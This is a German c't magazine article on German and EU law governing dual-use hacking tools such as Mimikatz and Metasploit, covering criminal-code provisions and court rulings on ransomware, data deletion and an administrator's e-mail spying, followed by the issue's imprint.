


Bild: Thorsten Hübner

Rechtliche Aspekte bei Hacking-Tools

Um Schwachstellen im eigenen Netz zu suchen und Datenflüsse zu überwachen, nutzen Administratoren vielfach die gleichen Softwarehilfsmittel wie Angreifer, die illegale Ziele verfolgen. Was sagt das deutsche Recht dazu? Steht jemand, der mit trickreichen Analyse- und Spähtools arbeitet, mit einem Bein vor Gericht?

Von **Verena Ehrl**

Dieselben Dinge können legitimen Zwecken ebenso dienen wie verwerflichen und schädlichen. Der Theaterautor und Sprachliebhaber Hans-Joachim Haecker brachte die Dual-Use-Problematik bereits 1968 in einem Gedichtchen seines Bandes „Insonderheit“ unter dem Eindruck des internationalen Wettrüstens scherzhaft auf den Punkt:

„Insonderheit die Abwehrwaffen
sind für die Abwehr wie geschaffen.
Auch kann man mit geschickten Händen
sie für den Angriff gut verwenden.“

Die Waffen, mit denen Akteure innerhalb der IT-Welt hantieren, eignen sich zum Eindringen in Sys-

teme, zum Überwinden von Sicherungsmaßnahmen, zum Spionieren und Manipulieren. Dieselben Werkzeuge können aber dazu dienen, unterschiedliche Ziele zu erreichen. In der Hand eines Administrators, der ein System, für das er verantwortlich ist, Penetration Tests („Pentests“) aussetzt, kann etwa das Software-Tool „Mimikatz“ legalen Einsatz finden. Es ebnet allerdings ebenso gut Angreifern den Weg bei illegalen Aktionen, indem es ihnen Zugangsdaten für die Übernahme eines Netzwerks offenbart. Auf diese Ambivalenz bezieht sich das Schlagwort „Dual Use“ im Zusammenhang mit Hackerausrüstung.


Nicht immer erscheinen die Werkzeuge, um die es geht, so spektakulär wie die Hacking-Gadget-Hardware, mit der c't sich bereits in vergangenen Jahren befasst hat [1, 2]. Sehr oft steht vielmehr bloße Software im Mittelpunkt, die loggt, sucht, entschlüsselt, ausliest, analysiert und speichert. Die rechtlichen Fragen, vor die ein Anwender gestellt ist, sind jedoch grundsätzlich die gleichen wie bei den Spionagegerätchen [3]: Wo liegt die rote Linie, jenseits der man sich auf illegalem Terrain bewegt? Was sagt das geltende Recht zum Umgang mit potenziell gefährlichen und schadenträchtigen Tools?

Dass es „Güter mit doppeltem Verwendungszweck“ gibt, die sich gleichermaßen für legales und illegales Tun eignen, beschäftigt nicht zuletzt den europäischen Gesetzgeber. Am 9. September 2021 ist die Neufassung der sogenannten Dual-Use-Verordnung in Kraft getreten [4].

Sie betrifft „Güter einschließlich Datenverarbeitungsprogramme (Software) und Technologie, die sowohl für zivile als auch für militärische Zwecke verwendet werden können“. Es gibt durchaus Softwareentwicklungsprojekte, die man mit etwas Fantasie in den Betrachtungshorizont der Verordnung rücken kann.

Ziel der Dual-Use-Verordnung ist die Exportkontrolle. Die kann bereits relevant werden, wenn Forschung und Produktentwicklung mit Partnerunternehmen in bestimmten außereuropäischen Ländern stattfinden und dabei schadenträchtige Software im Spiel ist.

Neu im Blick der europäischen Rechtssetzungsorgane und der zur Umsetzung verpflichteten Mitgliedsstaaten sind Länder, welche die Todesstrafe praktizieren oder in denen Menschenrechtsverletzungen wie Folter auf staatliches Geheiß stattfinden. Wer etwa potenziell gefährliche Software ins nichteuropäische Ausland transferieren will, braucht dazu eine vorherige Genehmigung des Bundesamts für Wirtschaft und Ausfuhrkontrolle (BAFA). Diese Behörde entscheidet in jedem Einzelfall, ob der Transfer zulässig ist oder nicht.



Mimikatz ist ein typisches Beispiel für ein Hackerwerkzeug, das auch verantwortungsvollen Admins wertvolle Dienste leistet, wenn es ums Aufspüren von Schwachstellen im eigenen Netz geht.

Zweierlei Paar Schuhe

Abseits der von der Verordnung erfassten Transferproblematik sind Dual-Use-Softwarewerkzeuge rechtlich schwer zu fassen. Weder ihr Erwerb noch ihr Besitz ist grundsätzlich untersagt. Straf- und Zivilrecht melden sich erst dann, wenn jemand diese Tools einsetzt, um Rechtsbrüche zu begehen. Derjenige riskiert dann eine Strafe oder er sieht sich zivilrechtlichen Ansprüchen ausgesetzt – oft droht ihm beides.

Nicht alles, was jemand rechtswidrig tut, ist auch strafbar. Mit dem Strafrecht geht der Staat gegen von ihm untersagtes Verhalten vor. Dabei sind Strafermittlungsbehörden im Spiel, es gibt Beschuldigung und Anklage. Im Zivilrecht stehen hingegen gleichberechtigte Streitparteien einander gegenüber. Dabei gibt es Kläger und Beklagte, die Gerichte entscheiden über Ansprüche, welche die Parteien gegeneinander geltend machen. Vertragspflichten und Schadenersatzansprüche sind typisches zivilrechtliches Geschäft.

Durch Software kann ein Anwender sich Ärger in beiden Rechtsbereichen einhandeln. Ein gutes Beispiel für die rechtliche Gratwanderung dabei sind

die bereits angesprochenen Pentests. Sie haben die Aufgabe, Schwachstellen in Konfiguration, Hard- und Software von Servern, Routern und Arbeitsplätzen im Netz aufzuzeigen. Ein Mitarbeiter, der einen solchen Test im Auftrag eines zuständigen Entscheiders für das betroffene Netz durchführt, bewegt sich damit auf der legalen Seite. Wenn allerdings etwa ein Cybersecurity-Dienstleister einen Pentest unaufgefordert und ohne Erlaubnis bei einem potenziellen Kunden durchführt, um diesen als Auftraggeber zu gewinnen, setzt er sich strafrechtlicher Verfolgung wegen Datenveränderung oder Computersabotage aus.

Wesentlich sind dabei die Paragrafen 303a und 303b des Strafgesetzbuchs (StGB), die sich mit virtueller Sachbeschädigung befassen. Damit hat der Gesetzgeber 1986 eine Regelungslücke beim Straftatbestand der Sachbeschädigung (§ 303 StGB) geschlossen. Die klassische Sachbeschädigung setzt einen körperlichen Gegenstand voraus – das lässt Daten und beispielsweise Festplatten, die funktionsfähig bleiben, aber deren Inhalt gelöscht oder verschlüsselt wurde, außen vor.

§ 303a StGB stellt die unbefugte Veränderung von Daten unter Strafe. Dort heißt es in Absatz 1: „Wer rechtswidrig Daten (§ 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft."

Bereits der Versuch ist strafbar; dasselbe gilt wie beim Ausspähen (§ 202a StGB) und Abfangen von Daten (§ 202b StGB) auch fürs „Vorbereiten" einer rechtswidrigen Datenveränderung – beispielsweise durch Bereitstellen von Software, deren „Zweck die Begehung einer solchen Tat ist" (§ 202c Abs. 1 Nr. 2 StGB). Hierbei sind nicht Dual-Use-Werkzeuge im Blick, sondern Spezialsoftware, die eindeutig auf den Zweck ausgerichtet ist, damit eine Straftat zu begehen.

Als „Daten" im Sinne der hier genannten Paragrafen gelten nach § 202 StGB „nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden", also nicht etwa Papiernotizen.

§ 303b StGB, der sogenannte Hackerparagraf, ist der Computersabotage gewidmet. Er steht in direktem Zusammenhang mit seinem Nachbarn, der die Datenveränderung betrifft, und lautet: „Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, … erheblich stört, … wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft."

Das modulare Pentesting-Tool Metasploit ist bei Security-Experten beliebt, es lässt sich aber auch für echte Angriffe missbrauchen.

Wenn es um die Datenverarbeitung eines Unternehmens respektive einer Behörde geht, stehen Freiheitsstrafen bis zu fünf Jahren im Raum. In besonders schweren Fällen riskieren Täter sogar bis zu zehn Jahren Gefängnis. Der Paragraf grenzt die Wege, auf denen die strafbare Datenverarbeitungsstörung bewirkt wird, näher ein: Unter Nr. 1 fasst er die Störung durch Löschen, Unterdrücken, Unbrauchbarmachen oder Verändern von Daten (siehe § 303a Abs. 1). Unter Nr. 2 erscheint die Dateneingabe und Datenübermittlung mit der Absicht, jemand anderem einen Nachteil zuzufügen. Unter Nr. 3 schließlich geht es darum, dass eine Datenverarbeitungsanlage oder ein Datenträger zerstört, beschädigt, unbrauchbar gemacht, beseitigt oder verändert wird. Auch hierbei sind wie bei der Datenveränderung bereits Versuch und Vorbereitung strafbar.

Dass es nur ums Stören von Datenverarbeitungen von „wesentlicher Bedeutung" geht, soll Bagatellfälle aus dem Blick der Strafjustiz nehmen.

Erpressungstrojaner vor Gericht

Im April 2021 hat der Bundesgerichtshof (BGH) einen Fall entschieden, der die Verteilung von Ransomware betraf – also das Einschleusen von Verschlüsselungstrojanern zu Erpressungszwecken [5]. Dabei stufte das Gericht unter anderem das Anbringen einer Eintragung in der Windows-Registry, die das automati-

sche Laden einer Schadsoftware beim Rechnerstart bewirkte, als strafbare Datenveränderung ein. Zugleich sah der BGH in diesem Fall auch eine Computersabotage nach § 303b StGB.

Der Angeklagte war Mitglied einer Cybercrime-Bande mit Sitz in der Ukraine. Diese hatte mit ihren Ransomware-Angriffen von 2013 bis 2016 über 200 Millionen Rechnersysteme infiziert und von den geschädigten Computernutzern mehr als neun Millionen Euro erpressen können.

Schadsoftware ähnlicher Art mit einer vorgesehenen Entsperrmöglichkeit hätte aber auch im Rahmen eines Pentests in einem lokalen Netz durchaus legal verwendet werden können. Ein Unternehmen hätte damit etwa seine Mitarbeiter auf deren Vorsicht testen können, was das Anklicken unbekannter Inhalte betrifft.

Computersabotage am Arbeitsplatz

Das mutwillige Stören des Datenverarbeitungsbetriebs kann nicht nur strafrechtliche, sondern auch arbeitsrechtliche Auswirkungen haben. Mitarbeiter,

In der Hand von Angreifern kann auch der Fern Wifi Cracker, mit dem man Drahtlosnetze auf Sicherheitslücken abklopft, zum Werkzeug für eine Straftat werden.

die aus Wut oder infolge von Rachegedanken gegen ihren Arbeitgeber Datenvandalismus im Unternehmensnetz betreiben, riskieren eine fristlose Kündigung.

Das geschah 2019 einem als Key-Account-Manager beschäftigten Arbeitnehmer nach einer heimlichen Löschaktion auf dem Unternehmensserver seines Arbeitgebers. Nach einer Abmahnung war ihm zuvor ein Aufhebungsvertrag angeboten worden. Daraufhin löschte er 8 GByte an Daten, darunter Kalkulationssoftware, Umsatzmeldungen, Vorlagen für Preislisten und Wettbewerbsanalysen für bestimmte Produkte. Die Daten konnten später wiederhergestellt werden. Der Verdacht fiel auf ihn. Gegen die fristlose Kündigung , die er wenig später erhielt, wehrte er sich zunächst erfolgreich. In der Berufungsinstanz jedoch unterlag er vor dem Landesarbeitsgericht (LAG) Baden-Württemberg im September 2020 [6]. Sein Arbeitgeber hatte einen 93-seitigen Vergleich des Datenbestands im fraglichen Verzeichnis vor und nach der Löschaktion vorgelegt.

Das Gericht sah die fristlose außerordentliche Kündigung als begründet an: Das unbefugte vorsätzliche Löschen betrieblicher Daten auf EDV-Anlagen des Arbeitgebers tauge ebenso wie das Vernichten von Verwaltungsvorgängen grundsätzlich als „wichtiger Grund“ für eine solche Kündigung im Sinne des § 626 Abs. 1 BGB. Dabei komme es nicht unbedingt darauf an, ob sich der Arbeitnehmer nach § 303a StGB oder § 303b StGB strafbar gemacht habe. Es sei auch nicht entscheidend, ob und mit welchem Aufwand ein Teil der gelöschten Daten wiederhergestellt werden konnte oder ob der Arbeitgeber diese Daten für den weiteren Geschäftsablauf tatsächlich benötigte. Vielmehr gehöre es zu den vertraglichen Nebenpflichten eines Arbeitsverhältnisses im Sinne des § 241 Abs. 2 BGB, dass der Arbeitnehmer seinem Arbeitgeber den Zugriff auf betriebliche Dateien nicht verwehre oder unmöglich mache.

Wenn der Admin spioniert

Dass es bei der strafrechtlichen Bewertung von Hacker-Aktivitäten nicht so sehr um die benutzten Werkzeuge als vielmehr um Zweck und Absicht des Einsatzes geht, illustriert auch ein Fall, den 2020 der BGH in letzter Instanz entschied [7]. Zwei Männer mussten sich wegen des Ausspähens von Daten (§ 202a StGB) verantworten. Einer davon leitete die Stabsstelle eines Apothekerverbandes und betrieb daneben ein gesundheitspolitisches Informationsportal

im Internet. Der zweite Angeklagte arbeitete als Systemadministrator am Berliner Standort des Bundesgesundheitsministeriums (BMG) und war nebenbei als Callboy tätig – daher rührte auch die Bekanntschaft der beiden Männer.

Der Admin hatte jahrelang Zugriffsrecht auf alle E-Mail-Accounts seiner Dienststelle und versorgte den Portalbetreiber mit so gewonnenen Interna aus dem Ministerium. Nachdem das Ministerium den unbeschränkten Mailzugriff der Administratoren im Hause als Sicherheitsmangel erkannt hatte, wurde es für den Mann schwieriger – er verlegte sich schließlich auf einen unter den Admins bekannten Notfalltrick, mit dem er sich selbst von Fall zu Fall die nötigen Zugriffsrechte verschaffte. Er lieferte dem Portalbetreiber auf Datenträger kopierte E-Mail-Inhalte nach Wunsch und kassierte dafür insgesamt rund 1000 Euro. Sein Kunde war besonders an E-Mails der Minister und Staatssekretäre sowie einiger Abteilungs- und Referatsleiter interessiert. In den weitergereichten Mails ging es unter anderem um Gesetzesvorhaben, die für das Publikum des Portals besonders interessant waren.

Das Landgericht (LG) Berlin verurteilte die Männer im April 2019 wegen gemeinschaftlichen Ausspähens von Daten nach § 202a StGB und sah in der Manipulation der Zugriffsrechte auf die einzelnen E-Mail-Konten zudem die Überwindung einer Zugangssicherung nach § 202a Abs. 1 StGB. Die gegen das landgerichtliche Urteil eingelegte Revision wies der BGH weitgehend ab, lediglich den einzuziehenden Geldbetrag setzte er niedriger an als die Vorinstanz.

Die Bundesrichter beschäftigten sich vor allem damit, ob Daten im Sinn des §202a Abs. 1 StGB überhaupt als gesichert gelten können, wenn ein Admin mithilfe seiner Kenntnisse darauf zugreifen kann. Die Antwort: Es genüge, wenn getroffene Vorkehrungen den Zugriff auf Daten zumindest deutlich erschweren. Die Sicherung von E-Mail-Accounts durch Passwörter reiche aus. Dabei brauche der Systembetreiber nur den Zugriff Unbefugter zu berücksichtigen, aber nicht die Zugriffsmöglichkeit durch Eingeweihte oder Experten. Es sei nicht erforderlich, dass die Sicherung gerade gegenüber dem Täter wirkt – wenn dieser etwa ein Administrator ist, der den tatsächlichen Zugriff auf die Daten hat.

Als Überwinden der Zugangssicherung nach § 202a StGB können dem Gericht zufolge auch Handlungen gelten, die nicht besonders anspruchsvoll oder aufwendig sind. Wenn jemand durch Insiderkenntnisse oder Ähnliches eine Absicherung schnell und leicht ausschalten kann, zähle das rechtlich ebenso, als hätte sich jemand durch raffinierte technische Werkzeuge Zugriff verschafft. Nur wenn eine Durchbrechung des Schutzes für jedermann ohne Weiteres möglich sei, werde der Tatbestand nicht erfüllt.

Wer den Schaden hat …

Wie bereits gesagt, ist strafrechtliche Verfolgung nicht das Einzige, was der illegale Einsatz von Hacking-Tools nach sich ziehen kann: Wenn dabei ein Schaden entsteht, hat der Geschädigte einen Anspruch auf Schadenersatz gegen den Verursacher. Schäden durch IT-Störmanöver können sehr hoch sein – wenn etwa durch den Ausfall von Unternehmensservern Arbeitsprozesse lahmgelegt werden. Auch der Ausfall der Netzkommunikation kann enorme Umsatzeinbußen und damit hohe wirtschaftliche Schäden bedeuten. Für Anspruchsteller im Zivilrecht ist wichtig, dass jede Streitpartei alles, was für ihre Sache spricht, selbst gerichtsfest beweisen muss. Das kann bei Schäden durch Hackertools etwa den Nachweis eines Hackerangriffs und die zweifelsfreie Benennung des Angreifers betreffen. Außerdem ist nachzuweisen, dass der Angriff tatsächlich den geltend gemachten Schaden hervorgerufen hat.

Wenn ein Täter bereits strafrechtlich wegen einer Computerstraftat zulasten eines Geschädigten verurteilt worden ist, hat jener es anschließend vergleichsweise leicht, seine Ansprüche gegen den Verurteilten zivilrechtlich geltend zu machen: Das Urteil des Strafgerichts hat selbst bereits Indizwirkung, zudem kann der Kläger die im Strafverfahren erhobenen Beweise zu seinen Gunsten nutzen.

Ein dritter, bislang noch nicht genannter Bereich, der durch unrechtmäßigen Einsatz von Hackertools berührt werden kann, ist der Datenschutz. Wo bei einem Angriff personenbezogene Daten im Spiel sind, geht es nicht bloß um wirtschaftliche Schäden, sondern möglicherweise auch um die massenhafte Verletzung des informationellen Selbstbestimmungsrechts der Betroffenen. Wer es also als Pentester mit realen Datenbeständen zu tun hat, tut gut daran, die Bestimmungen der europäischen Datenschutzgrundverordnung (DSGVO) sorgfältig zu beachten. Darüber hinaus sollten Admins, die im Auftrag des eigenen Arbeitgebers mit Hacking-Werkzeugen arbeiten, zur eigenen Absicherung auf einer möglichst konkret gefassten schriftlichen Vereinbarung über Umfang und Grenzen dieses Auftrags bestehen. Ebenso wichtig ist es, die Schritte dieser Arbeit genau zu protokollieren. (psz) c't

Literatur

[1] Ronald Eikenberg, David Wischnjak, **Böse und billig: Hacking-Gadgets**, Gefahr durch angriffslustige Hardware, c't 18/2017, S. 62 und S. 64: ct.de/wu3e

[2] Ronald Eikenberg, **c't testet die Tools der Hacker**, c't Security 2020, S. 172

[3] Verena Ehrl, **Elektronische Übeltäter**, Rechtliche Aspekte im Zusammenhang mit Spionage- und Sabotage-Gadgets, c't 18/2017, S. 78: ct.de/wu3e

[4] Verordnung (EU) 2021/821 des Europäischen Parlaments und des Rates vom 20.5.2021 über eine Unionsregelung für die Kontrolle der Ausfuhr, der Vermittlung, der technischen Unterstützung, der Durchfuhr und der Verbringung betreffend Güter mit doppeltem Verwendungszweck: heise.de/s/N76o

[5] BGH, Beschluss vom 8.4.2021, Az. 1 StR 78/21: heise.de/s/rmDJ

[6] LAG Baden-Württemberg, Urteil vom 17.9.2020, Az. 17 Sa 8/20: heise.de/s/MXBL

[7] BGH, Beschluss vom 13.5.2020, Az. 5 StR 614/19: heise.de/s/Zvpw

[8] Harald Büring, **Rückschlag**, Rechtliche Grenzen, wenn sich Opfer von Cyberangriffen wehren, c't 3/2022, S. 174

IMPRESSUM

Redaktion

Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.heise.de

Leserbriefe und Fragen zum Heft:
sonderhefte@ct.de

Die E-Mail-Adressen der Redakteure haben die Form xx@ct.de oder xxx@ct.de. Setzen Sie statt „xx“ oder „xxx“ bitte das Redakteurs-Kürzel ein. Die Kürzel finden Sie am Ende der Artikel und hier im Impressum.

Chefredakteur: Jobst-H. Kehrhahn (keh)
(verantwortlich für den Textteil)

Konzeption: Wilhelm Drehling (wid)

Koordination: Pia Ehrhardt (piae), Angela Meyer (anm)

Redaktion: Wilhelm Drehling (wid), Ronald Eikenberg (rei), Angela Meyer (anm), Peter Schmitz (psz), Kathrin Stoll (kst), Olivia von Westernhagen (ovw)

Mitarbeiter dieser Ausgabe: Verena Ehrl, Alexander Königstein, Michael Wiesner

Assistenz: Susanne Cölle (suc), Tim Rittmeier (tir), Christopher Tränkmann (cht), Martin Triadan (mat)

DTP-Produktion: Lara Bögner, Beatrix Dedek, Madlen Grunert, Lisa Hemmerling, Cathrin Kapell, Martina Lübke, Steffi Martens, Marei Stade, Matthias Timm, Ninett Wagner

Digitale Produktion: Christine Kreye (Ltg.), Kevin Harte, Thomas Kaltschmidt, Martin Kreft, Pascal Wissner

Fotografie: Andreas Wodrich, Melissa Ramson

Illustration: Rudolf A. Blaha, Frankfurt am Main; Thorsten Hübner, Berlin; Albert Hulm, Berlin; Andreas Martini, Wettin

Titel: Steffi Martens

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Beate Gerold

Mitglieder der Geschäftsleitung: Jörg Mühle, Falko Ossmann

Anzeigenleitung: Michael Hanke (-167)
(verantwortlich für den Anzeigenteil),
www.heise.de/mediadaten/ct

Anzeigenverkauf: Verlagsbüro ID GmbH & Co. KG,
Tel.: 05 11/61 65 95-0, www.verlagsbuero-id.de

Leiter Vertrieb und Marketing: Andre Lux (-299)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL Druck GmbH & Co. KG,
Senefelder Str. 3–11, 86650 Wemding

Vertrieb Einzelverkauf:
DMV DER MEDIENVERTRIEB GmbH & Co. KG
Meßberg 1
20086 Hamburg
Tel.: 040/3019 1800, Fax: 040/3019 145 1815
E-Mail: info@dermedienvertrieb.de
Internet: dermedienvertrieb.de

Einzelpreis: € 14,90; Schweiz CHF 27.90;
Österreich € 16,40; Luxemburg € 17,10

Erstverkaufstag: 24.01.2023

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlages in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Hergestellt und produziert mit Xpublisher: www.xpublisher.com

Printed in Germany.

Alle Rechte vorbehalten.

© Copyright 2023 by
Heise Medien GmbH & Co. KG

OSINT-Tools für Security-Recherchen

Das Netz bietet eine Fülle an Tools für Security-Recherchen, mit deren Hilfe Sie verdächtige IP-Adressen analysieren, Mailadressen überprüfen, Bitcoin-Scams aufdecken, Daten im Darknet aufspüren und vieles mehr. Wir haben eine Auswahl der nützlichsten Tools für Sie zusammengetragen.

